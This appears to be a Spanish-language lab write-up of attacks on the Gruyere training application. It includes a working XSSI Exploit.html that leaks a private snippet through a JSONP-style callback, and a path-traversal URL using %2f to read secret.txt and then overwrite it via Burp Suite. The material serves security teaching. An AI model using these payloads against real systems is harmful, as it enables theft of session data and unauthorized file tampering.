
XSSI es un ataque del lado del cliente similar a Cross Site Request Forgery (CSRF) pero con un propósito diferente. Donde CSRF usa el contexto del usuario autenticado para ejecutar ciertas acciones de cambio de estado dentro de la página de una víctima, XSS usa JavaScript para filtrar datos confidenciales de sesiones autenticadas.

Lo que vamos a hacer es filtrar información referente a un fragmento privado en la aplicación.

Esta es la información sensible que vamos a filtrar:

The screenshot shows a web application interface titled "My Snippets". At the top, there is a navigation bar with links: Home, My Snippets, New Snippet, Upload, and a user account section showing "usuario <usuario>". Below the navigation bar, the main title "My Snippets" is displayed next to a small image icon. On the right side of the header, there is a "Refresh" button. The main content area is titled "All snippets:" and contains one item: "1 [X] Hola soy un fragmento privado". Below this, there is a link labeled "My site". The entire screenshot is overlaid with several orange circles, likely highlighting specific elements for analysis.

Podemos ver que el /feed.gtl revela información sobre nuestro fragmento privado:




Para ese propósito vamos a crear este código llamado Exploit.html:


```
<!DOCTYPE html>
<html lang="en">

    <head>
        <meta charset="UTF-8">
        <title>Exploit</title>
    </head>
    <body>
        <script>
            function _feed(s) {
                alert("Your private snippet is: " + s['private_snippet']);
            }
        </script>
        <script
src="http://192.168.1.99:8080/669342714295315058662060109297120325372/feed.
gtl"></script>
    </body>
</html>
```

Ejecuto el HTML:



Y ahora veremos el valor de feed.gtl:




### e) Path Transversal

Una técnica común es el Path Transversal para acceder a archivos fuera del directorio deseado.

Un atacante puede ser capaz de leer un archivo no deseado, lo que resulta en la divulgación de información confidencial. O bien, un atacante puede escribir en un archivo no deseado, lo que resulta en la modificación no autorizada de datos confidenciales o comprometer la seguridad del servidor.

Esquema de ataque:




Explotación:

Primero iniciaremos Burp Suite y revisaremos el mapa del sitio:

Podremos ver que hay un archivo secret.txt, este será nuestro objetivo.


Ahora a lugar donde se suben los archivos, usaremos el usuario con nombre 'usuario' y contraseña 'usuario'.

Vamos a poner /upload.gtl, archivo de la aplicación web:



Accedemos a esta página lo cual es el comportamiento esperado.


Ahora probaremos un /upload.gtl/text:



Este es el resultado pues no existe el directorio.

-Mirar


Ruta archivo secret.txt:



Bien ahora buscaremos el contenido del archivo secret.txt. Los navegadores no aceptan el comando ../ entonces lo escaparemos con 0x2f o %2f.


Entonces tendremos que poner:

<http://192.168.1.99:8080/484345658214029200767271373289240266932/..%2fsecret.txt>



Ahora que sabemos que gruyere es vulnerable al este ataque, podemos diseñar un ataque de manipulación de datos cambiando el contenido del archivo secret.txt.

Primero creo un archivo secret.txt y lo subo:



Pero ahora cuando lo suba, capturo la petición con el Burp Suite y cambio la ruta a `./secret.txt` y así modificar el archivo de secret.

